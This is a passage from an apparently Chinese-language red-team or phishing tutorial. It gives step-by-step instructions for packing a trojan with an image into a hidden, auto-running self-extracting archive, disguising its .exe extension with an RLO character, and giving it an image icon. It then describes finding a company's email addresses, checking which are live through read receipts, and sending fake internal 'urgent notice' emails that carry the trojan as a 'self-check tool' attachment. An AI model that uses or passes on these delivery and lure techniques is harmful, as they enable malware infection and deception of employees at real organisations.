
这时候再配合一个之前说的换图标的操作可以做到提高成功率的操作
4、自解压
将图片和木马文件一起添加压缩

创建自解压格式压缩文件,将名字改为YEUgpj.exe,方便之后进行RLO控制字符反转


高级->自解压选项

模式->全部隐藏

设置->解压后运行

更新->更新模式/覆盖模式

将图片转换成ico格式,载入文件图标
点击确定,生成压缩包

再将压缩包的名字YEUgpj.exe进行RLO控制字符反转,步骤如之前所示

反转成功
5、邮箱

用邮箱批量发送探测对方存活,先用零零信安找对方企业的邮箱资产
然后利用163邮箱的邮件追踪或者已读回执,探测对方邮箱存活


第一次先批量给对方邮件资产发送一份邮件,探测其存活并降低对方对你邮箱的警惕性,譬如
【技术管理部-紧急通知】关于护网期准备工作通知
然后通过邮件追踪或者已读回执,筛选出一批已经阅读过的邮箱,证明它是存活的,然后对这些邮箱再次发送一个邮件
【技术管理部-紧急通知】关于自检工作电脑漏洞的提示通知=>自检工具.zip/lnk钓鱼文件
这个自检工具.zip/lnk钓鱼文件就是木马
这两份干过去成功率挺高
 闽公网安备 35050402880173号